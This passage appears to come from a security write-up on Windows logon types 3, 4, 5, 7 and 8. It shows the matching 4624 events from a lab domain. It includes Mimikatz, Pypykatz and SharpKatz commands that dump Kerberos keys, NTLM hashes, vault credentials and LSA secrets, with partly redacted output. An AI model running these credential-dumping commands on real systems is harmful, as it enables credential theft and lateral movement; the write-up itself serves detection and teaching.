As per [Microsoft docs](#) "Windows Management Instrumentation (WMI) is the Microsoft implementation of Web-Based Enterprise Management (WBEM), which is an industry initiative to develop a standard technology for accessing management information in an enterprise environment. WMI uses the Common Information Model (CIM) industry standard to represent systems, applications, networks, devices, and other managed components. CIM is developed and maintained by the [Distributed Management Task Force](#)."

So let's use WMI to list the process of the remote machine.

```
$password = ConvertTo-SecureString "Esxxxxxxxxx" -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential
("dcorp\student66", $password)
Get-WmiObject -Class Win32_Process -Credential $cred -ComputerName
172.16.100.66
```

```

PS C:\Windows\system32> $password = ConvertTo-SecureString "Es      sd" -AsPlainText -Force
PS C:\Windows\system32> $Cred = New-Object System.Management.Automation.PSCredential ("dcorp\student66", $password)
PS C:\Windows\system32> Get-WmiObject -Class Win32_Process -Credential $Cred -ComputerName 172.16.100.66

__GENUS          : 2
__CLASS          : Win32_Process
__SUPERCLASS     : CIM_Process
__DYNASTY        : CIM_ManagedSystemElement
__RELPATH         : Win32_Process.Handle="0"
__PROPERTY_COUNT : 45
__DERIVATION     : {CIM_Process, CIM_LogicalElement, CIM_ManagedSystemElement}
__SERVER          : DCORP-STUDENT66
__NAMESPACE       : root\cimv2
__PATH            : \\\DCORP-STUDENT66\root\cimv2:Win32_Process.Handle="0"
Caption          : System Idle Process
CommandLine       :
CreationClassName:
CreationDate      : 20210715101643.542135-420
CS CreationClassName:
CSName           : DCORP-STUDENT66
Description        : System Idle Process
ExecutablePath    :
ExecutionState    :
Handle             : 0
HandleCount        : 0
InstallDate        :
KernelModeTime    : 15950625000
MaximumWorkingSetSize:
MinimumWorkingSetSize:
Name               : System Idle Process
OS CreationClassName:
OSName             : Microsoft Windows Server 2016 Standard|C:\Windows|\Device\Harddisk0\Partition2
OtherOperationCount:
OtherTransferCount:
PageFaults         : 2
PageFileUsage      : 0
ParentProcessId    : 0
PeakPageFileUsage  : 0
PeakVirtualSize    : 65536
PeakWorkingSetSize : 4
Priority           : 0
PrivatePageCount   : 0
ProcessId          : 0
QuotaNonPagedPoolUsage:
QuotaPagedPoolUsage:
QuotaPeakNonPagedPoolUsage : 0
QuotaPeakPagedPoolUsage  : 0
ReadOperationCount:

```

Command Execution using WMI

We can see in the above screenshot that we have successfully listed the running process of the remote machine using the Student66 user's credential. It will also generate the Logon Type 3 event. We can see the same in the below screenshot.

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (Application, Security, Setup, System, Forwarded Events), Applications and Services Logs, and Subscriptions. The right pane is titled 'Security' and shows 'Number of events: 27,323 (!) New events available'. A filtered event for 'Event ID: 4624' is selected, with 'Audit Success' as the source. The event details are as follows:

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/15/2021 10:37:28 AM	Microsoft Windows security auditing.	4624	Logon

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Logon Information:

Logon Type:	3
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Impersonation

New Logon:

Security ID:	dcorp\student66
Account Name:	student66
Account Domain:	dcorp
Logon ID:	0xECE8C
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Process Information:

Process ID:	0x0
Process Name:	-

Network Information:

Workstation Name:	DESKTOP-N6KETL4
Source Network Address:	172.16.99.66
Source Port:	57962

Detailed Authentication Information:

Logon Process:	NtLmSsp
Authentication Package:	NTLM

WMI Network Logon Event

Accessing the Machine using PSRemoting

As per [Microsoft docs](#) "Using the WS-Management protocol, Windows PowerShell remoting lets you run any Windows PowerShell command on one or more remote computers. You can establish persistent connections, start interactive sessions, and run scripts on remote computers."

We will use PSRemoting to gain access to the remote machine and execute a command.

```
$password = ConvertTo-SecureString "Esxxxxxx" -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential
("dcorp\student66", $password)
Enter-PSSession -ComputerName 172.16.100.66 -Credential $Cred
```

```
PS C:\Windows\system32> $password = ConvertTo-SecureString "Esxxxxxx" -AsPlainText -Force
PS C:\Windows\system32> $Cred = New-Object System.Management.Automation.PSCredential ("dcorp\student66",
PS C:\Windows\system32> Enter-PSSession -ComputerName 172.16.100.66 -Credential $Cred
[172.16.100.66]: PS C:\Users\student66\Documents> whoami
dcorp\student66
[172.16.100.66]: PS C:\Users\student66\Documents>
```

Command Execution using PSRemoting

We can see in the above screenshot that we have successfully gained access to the remote machine using Student66 user. It will also generate the Logon Type 3 log. We can see the same in the below screenshot.

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (selected), Application, Security (highlighted with a red box), Setup, System, Forwarded Events, Applications and Services Logs, and Subscriptions. The right pane shows a list of events under the Security category. A filter at the top indicates "Filtered: Log: Security; Source: ; Event ID: 4624. Number of events: 2,110". The first event in the list is highlighted with a blue bar and labeled "Audit Success". The event details are as follows:

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/15/2021 10:30:18 AM	Microsoft Windows security auditing.	4624	Logon

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Logon Information:

Logon Type:	3
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Impersonation

New Logon:

Security ID:	dcorp\student66
Account Name:	student66
Account Domain:	dcorp
Logon ID:	0x99E75
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Process Information:

Process ID:	0x0
Process Name:	-

Network Information:

Workstation Name:	DESKTOP-N6KETL4
Source Network Address:	172.16.99.66
Source Port:	58358

Detailed Authentication Information:

Logon Process:	NtLmssp
----------------	---------

PSRemoting Network Logon Event

We couldn't extract the credentials for Logon Type 3 while trying with Mimikatz, Pypykatz, and Sharpkatz.


Logon Type 4 : Batch

Logon Type 4 event is generated when a schedule task is executed with a specific user. For example a user "lowpriv" schedules a backup and runs that backup as an "admin" user. For scheduling a task we will use the built-in Windows Task Scheduler.

Steps for creating a scheduled task in Windows.

- 1) Open Task Scheduler

- 2) Right click on the “Task Scheduler Library” and click on Create Task option.
- 3) Follow the menu and create a scheduled task to run "cmd.exe" for demo.



Create Schedule Task

Once we create the task right-click on it and click on properties. Select the “Run whether the user is logged on or not” option and provide the user credentials. In our case, we are using an Administrator user. (The same can be done while creating the scheduled task.

As soon as the task is created it will generate a Logon Type 4 event. We can see the same in the below screenshot.

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (selected), Application, Security (highlighted with a red box), Setup, System, Forwarded Events, Applications and Services Logs, and Subscriptions. The right pane shows the Security log with 25,503 events. A specific event (Event ID 4624) is selected, which is filtered for 'Audit Success' on 7/14/2021 9:58:31 PM. The event details are as follows:

Keywords	Date and Time	Source	Event ID	Task...
Audit Success	7/14/2021 9:58:31 PM	Microsoft Windows security auditing.	4624	Logon

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID:	SYSTEM
Account Name:	DCORP-STUDENT66\$
Account Domain:	dcorp
Logon ID:	0x3E7

Logon Information:

Logon Type:	4
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Impersonation

New Logon:

Security ID:	dcorp\Administrator
Account Name:	Administrator
Account Domain:	dcorp
Logon ID:	0x11CFA42
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{ec7cce04-2ba7-1156-b80d-5baad13521a1}

Process Information:

Process ID:	0x374
Process Name:	C:\Windows\System32\svchost.exe

Network Information:

Workstation Name:	DCORP-STUDENT66
Source Network Address:	-
Source Port:	-

Detailed Authentication Information:

Logon Process:	Advapi
----------------	--------

Batch Logon Event

Now, let's see if we can extract the credentials from the memory.

We will use Mimikatz, Pypykatz and Sharpkatz.

Using Mimikatz

We can use the below mentioned Mimikatz commands for extracting the credentials.

```
privilege::debug  
sekurlsa::ekeys
```

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #19041 Jul  7 2021 15:03:58
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # [privilege::debug]
Privilege '20' OK

mimikatz # [sekurlsa::ekeys]

Authentication Id : 0 ; 21622927 (00000000:0149f08f)
Session           : Batch from 0
User Name         : Administrator
Domain           : dc corp
Logon Server     : DCORP-DC
Logon Time       : 7/22/2021 9:52:47 PM
SID               : S-1-5-21-1874506631-3219952063-538504511-500

* Username : Administrator
* Domain  : DOLLARCORP.MONEYCORP.LOCAL
* Password :
* Key List :
  aes256_hmac    2bf[REDACTED]8
  aes128_hmac    0ai[REDACTED]c
  rc4_hmac_nt    af[REDACTED]0
  rc4_hmac_old   af[REDACTED]0
  rc4_md4        af[REDACTED]0
  rc4_hmac_nt_exp af[REDACTED]0
  rc4_hmac_old_exp af[REDACTED]0
```

Extract Credentials using Mimikatz

We can also extract cleartext credentials from Task Scheduler by reading the credentials from the Vault using Mimikatz. We need SYSTEM privileges to extract the cleartext credentials.

```
privilege::debug
token::elevate
vault::cred /patch
```

```
② Select mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #19041 Jul  7 2021 15:03:58
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > https://blog.gentilkiwi.com/mimikatz
##' ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'####'      > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # [privilege::debug]
Privilege '20' OK

mimikatz # [token::elevate]
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

S40 {0;000003e7} 1 D 17487           NT AUTHORITY\SYSTEM   S-1-5-18     (04g,21p)    Primary
-> Impersonated !
* Process Token : {0;0002b91d} 1 F 21831904   dcorp\student66 S-1-5-21-1874506631-3219952063-538504511-45144 (14g,24p
)      Primary
* Thread Token : {0;000003e7} 1 D 21858081   NT AUTHORITY\SYSTEM   S-1-5-18     (04g,21p)    Impersonation (D
elegation)

mimikatz # [vault::cred /patch]
TargetName : Domain:batch=TaskScheduler:Task:{F198B589-1C13-4A53-BF75-85249ADA4389} / <NULL>
UserName : dcorp\Administrator
Comment : <NULL>
Type : 2 - domain_password
Persist : 2 - local_machine
Flags : 00004004
Credential : [REDACTED]
Attributes : 0
```

Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```

```
== LogonSession ==
authentication_id 21622927 (149f08f)
session_id 0
username Administrator
domainname dcorp
logon_server DCORP-DC
logon_time 2021-07-23T04:52:47.343095+00:00
sid S-1-5-21-1874506631-3219952063-538504511-500
luid 21622927
    == MSV ==
        Username: Administrator
        Domain: dcorp
        LM: NA
        NT: af[REDACTED]60
        SHA1: 45[REDACTED]9
        DPAPI: a[REDACTED]
    == WDIGEST [149f08f]==
        username Administrator
        domainname dcorp
        password None
        password (hex)
    == Kerberos ==
        Username: Administrator
        Domain: DOLLARCORP.MONEYCORP.LOCAL
        Password: [REDACTED]
        password (hex)2a[REDACTED]
0[REDACTED]0
    == WDIGEST [149f08f]==
        username Administrator
        domainname dcorp
        password None
        password (hex)
```

Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned [Sharpkatz](#) commands for extracting the credentials.

```
SharpKatz.exe --Command ekeys
```

```
C:\Users\student66\Desktop\shared\Sharpkatz>SharpKatz.exe --Command ekeys
[*]
[*]          System Information
[*]
[*] | Platform: Win32NT
[*]
[*] | Major: 10           | Minor: 0           | Build: 14393
[*]
[*] | Version: Microsoft Windows NT 6.2.9200.0
[*]
[*]
[*] Authentication Id   : 0;21622927 (00000000:21622927)
[*] Session             : Batch from 0
[*] UserName            : Administrator
[*] LogonDomain         : dcorp
[*] LogonServer          : DCORP-DC
[*] LogonTime            : 2021/07/22 21:52:47
[*] SID                 : S-1-5-21-1874506631-3219952063-538504511-500
[*]
[*]      Key List
[*] aes256_hmac        :2b
[*] aes128_hmac        :0a
[*] rc4_hmac_nt         :af
[*] rc4_hmac_old        :af
[*] rc4_md4              :af
[*] rc4_hmac_nt_exp    :af
[*] rc4_hmac_old_exp   :af
```

Extract Credentials using Sharpkatz

Logon Type 5 : Service


Logon Type 5 event is generated when a service is started with a specific user. We can configure a service to run as a specific user wherein windows will create a new logon session for the service. The new logon session is not created if it is executed with "Local System", "NT AUTHORITY\LocalService" or "NT AUTHORITY\NetworkService" users.

We can follow the below mentioned steps to configure a service to run as a specific user:

- 1) Open Services.msc.
- 2) Select a service that we want to modify.
- 3) Right click and click on properties.
- 4) Go to the "Log On" tab.
- 5) Select "This account" radio button and click on "Browse..." button and add an account by which the service will run.

- 6) Enter the password in "Password" & "Confirm Password" field.
- 7) Click on "Apply" and the "OK".
- 8) Restart the service.

For our demo we will modify "SNMP Trap" service as seen in the below screenshot.



Modify Service Configuration

Once we restart the service Logon Type 5 event is generated. We can see the same in the below screenshot.

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (selected), Application, Security (highlighted in yellow), Setup, System, Forwarded Events, Applications and Services Logs, and Subscriptions. The right pane shows the Security log with 2,148 events. A specific event (Event ID 4624) is selected, which is filtered for 'Audit Success'. The event details are as follows:

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/15/2021 11:02:10 AM	Microsoft Windows security auditing.	4624	Logon

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID:	SYSTEM
Account Name:	DCORP-STUDENT66\$
Account Domain:	dcorp
Logon ID:	0x3E7

Logon Information:

Logon Type:	5
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Impersonation

New Logon:

Security ID:	dcorp\student66
Account Name:	student66
Account Domain:	dcorp
Logon ID:	0xF0094
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{c52b3599-19d5-4467-8ff6-a746b30539c5}

Process Information:

Process ID:	0x260
Process Name:	C:\Windows\System32\services.exe

Network Information:

Workstation Name:	DCORP-STUDENT66
Source Network Address:	-
Source Port:	-

Detailed Authentication Information:

Logon Process:	Advapi
Authentication Package:	Negotiate

Service Logon Event

Using Mimikatz

We can use the below mentioned Mimikatz commands for extracting the credentials.

```
privilege::debug  
sekurlsa::ekeys
```

```
Authentication Id : 0 ; 983188 (00000000:000f0094)
Session          : Service from 0
User Name        : student66
Domain          : dcorp
Logon Server    : DCORP-DC
Logon Time      : 7/15/2021 11:03:31 AM
SID              : S-1-5-21-1874506631-3219952063-538504511-45144

* Username : student66
* Domain  : DOLLARCORP.MONEYCORP.LOCAL
* Password : (null)
* Key List :
  aes256_hmac      5b [REDACTED]
  rc4_hmac_nt       37 [REDACTED]
  rc4_hmac_old      37 [REDACTED]
  rc4_md4           37 [REDACTED]
  rc4_hmac_nt_exp   37 [REDACTED]
  rc4_hmac_old_exp  37 [REDACTED]
```

Extract Credentials using Mimikatz

We can also extract cleartext credentials from services by dumping LSA Secrets using [Mimikatz](#). LSA Secrets stores secrets like service account passwords, SYSTEM account password and other important secrets. We can only extract this secrets by SYSTEM privileges so first we will elevate our privileges and then extract the credentials .

```
privilege::debug
token::elevate
lsadump::secrets
```

```

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

540 {0;000003e7} 1 D 17483 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;0003c434} 2 F 830115 dcorp\student66 S-1-5-21-1874506631-3219952063-538504511-45144 (14g,24p)
) Primary
* Thread Token : {0;000003e7} 1 D 855031 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz # lsadump::secrets
Domain : DCORP-STUDENT66
SysKey : fa[REDACTED]a1

Local name : DCORP-STUDENT66 ( S-1-5-21-1932036325-2007602335-2876761369 )
Domain name : dcorp ( S-1-5-21-1874506631-3219952063-538504511 )
Domain FQDN : dollarcorp.moneycorp.local

Policy subsystem is : 1.14
LSA Key(s) : 1. default {15741fbe-181f-5ba9-8b74-2cc16478d34e}
 [00] {15741fbe-181f-5ba9-8b74-2cc16478d34e} [REDACTED]

Secret : $M[REDACTED]
cur/text: l-[REDACTED]8AQ.U[REDACTED]
:#i3:bX$do
NTLM:b5[REDACTED]
SHA1:2d[REDACTED]
old/text: e[REDACTED]-aUo;[REDACTED]
\*5cALL<J9
NTLM:d7[REDACTED]
SHA1:95[REDACTED]

Secret : DefaultPassword

Secret : DPAPI_SYSTEM
cur/hex : 01 [REDACTED] 50 5f
9d 3a f6 18 [REDACTED]
full: 73[REDACTED]
m/u : 73[REDACTED]
old/hex : 01 [REDACTED] bb 06
b5 7c 0f 7d [REDACTED]
full: e6[REDACTED]
m/u : e6[REDACTED]

Secret : NL$KM
cur/hex : 1c 5c [REDACTED] 9a
65 01 55 46 a8 [REDACTED]
old/hex : 1c 5c [REDACTED] 9a
65 01 55 46 a8 [REDACTED]

Secret : _SC_SNMPTRAP / service 'SNMPTRAP' with username : student66@dollarcorp.moneycorp.local
cur/text: E[REDACTED]

```

Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```

```

== LogonSession ==
authentication_id 983188 (f0094)
session_id 0
username student66
domainname dcorp
logon_server DCORP-DC
logon_time 2021-07-15T18:03:31.164759+00:00
sid S-1-5-21-1874506631-3219952063-538504511-45144
luid 983188
    == MSV ==
        Username: student66
        Domain: dcorp
        LM: NA
        NT: 37 [REDACTED] d
        SHA1: 09 [REDACTED] 72
        DPAPI: 39 [REDACTED] 69
    == WDIGEST [f0094]==
        username student66
        domainname dcorp
        password None
        password (hex)
    == Kerberos ==
        Username: student66
        Domain: DOLLARCORP.MONEYCORP.LOCAL
    == WDIGEST [f0094]==
        username student66
        domainname dcorp
        password None
        password (hex)

```

Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned [Sharpkatz](#) commands for extracting the credentials.

```

SharpKatz.exe --Command ekeys
[*] Authentication Id   : 0:983188 (00000000:00983188)
[*] Session             : Service from 0
[*] UserName            : student66
[*] LogonDomain         : dcorp
[*] LogonServer          : DCORP-DC
[*] LogonTime            : 2021/07/15 11:03:31
[*] SID                 : S-1-5-21-1874506631-3219952063-538504511-45144
[*]
[*] Key List
[*] aes256_hmac      : 5b [REDACTED] 4
[*] rc4_hmac_nt       : 37 [REDACTED] 4
[*] rc4_hmac_old      : 37 [REDACTED] 4
[*] rc4_md4           : 37 [REDACTED] 4
[*] rc4_hmac_nt_exp  : 37 [REDACTED] 4
[*] rc4_hmac_old_exp : 37 [REDACTED] 4

```

Extract Credentials using Sharpkatz

Logon Type 7 : Unlock

Logon Type 7 event is generated when a user tries to unlock a locked machine. For example, let's assume that we need to go somewhere for few minutes so as a best practice we shall always lock our machine. Once we return we will unlock our machine and start using it again. This will generate a Logon Type 7 event as we can see the same in the below screenshot.

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (selected), Application, Security (highlighted in red), Setup, System, Forwarded Events, Applications and Services Log, and Subscriptions. The right pane shows a list of events under the Security category. A specific event is selected, showing details in the main pane.

Event Details:

- Event ID:** 4624
- Task Category:** Logon
- Date and Time:** 7/15/2021 10:09:52 AM
- Source:** Microsoft Windows security auditing.

General Tab (Event 4624, Microsoft Windows security auditing.)

An account was successfully logged on.

Subject:

- Security ID: SYSTEM
- Account Name: DCORP-STUDENT66\$
- Account Domain: dccorp
- Logon ID: 0x3E7

Logon Information:

- Logon Type: **7** (highlighted in red)
- Restricted Admin Mode: -
- Virtual Account: No
- Elevated Token: No

Impersonation Level: Impersonation

New Logon:

- Security ID: dccorp\student66
- Account Name: **student66** (highlighted in red)
- Account Domain: dccorp
- Logon ID: 0xC9CDF
- Linked Logon ID: 0xC9A3B
- Network Account Name: -
- Network Account Domain: -
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:

- Process ID: 0x268
- Process Name: C:\Windows\System32\lsass.exe

Network Information:

- Workstation Name: DCORP-STUDENT66
- Source Network Address: -
- Source Port: -

Detailed Authentication Information:

- Logon Process: Negotiate

Unlock Event


Logon Type 8 : NetworkClearText

Logon Type 8 event is generated when user credentials are passed in cleartext to the authentication package. There are multiple use cases where we can see the Logon Type 8 event is generated like while using IIS (Internet Information Services) Basic Authentication, using SSH (Secure Shell Protocol), or by using FTP (File Transfer Protocol) for authentication.

For demonstration purposes, we will use SSH & FTP services.

SSH is known as Secure Shell or Secure Socket Shell. It is a network protocol that helps users to gain access to the remote machine.

We can see in the below screenshot that we have used Student66 user to authenticate to the remote machine.



The screenshot shows a terminal window titled "OpenSSH SSH client". The command entered is "# ssh student66@172.16.100.66". The output shows the host key fingerprint and asks if the user wants to add it to the list of known hosts. The user responds "yes". The password is then requested, followed by the Microsoft Windows version information. Finally, the prompt "dcorp\student66@DCORP-STUDENT66 C:\Users\student66>" is displayed.

```
# ssh student66@172.16.100.66
The authenticity of host '172.16.100.66 (172.16.100.66)' can't be established.
ECDSA key fingerprint is SHA256:Jekhs2C+0TkSfi6m6nyX6uDl3ldJGtxH1wj11vA7BZg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.100.66' (ECDSA) to the list of known hosts.
student66@172.16.100.66's password:
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

dcorp\student66@DCORP-STUDENT66 C:\Users\student66>
```

SSH

Once we gain access to the remote machine using SSH, we can see in the below screenshot that Logon Type 8 event gets generated

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (selected), Application, Security (highlighted in red), Setup, System, Forwarded Events, Applications and Services Log, and Subscriptions. The right pane shows the Security log with 27,293 events. A specific event (Event ID 4624) is selected, which is filtered for 'Audit Success' on 7/15/2021 at 11:07:26 AM. The event details are as follows:

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/15/2021 11:07:26 AM	Microsoft Windows security auditing.	4624	Logon

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID:	SYSTEM
Account Name:	DCORP-STUDENT66\$
Account Domain:	dcorp
Logon ID:	0x3E7

Logon Information:

Logon Type:	8
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Impersonation

New Logon:

Security ID:	dcorp\student66
Account Name:	student66
Account Domain:	dcorp
Logon ID:	0xF2B84
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{14ead703-0925-0016-5f35-db2000c33064}

Process Information:

Process ID:	0xe38
Process Name:	C:\Program Files\OpenSSH-Win64\sshd.exe

Network Information:

Workstation Name:	DCORP-STUDENT66
Source Network Address:	-
Source Port:	-

Detailed Authentication Information:

Logon Process:	Advapi
----------------	--------

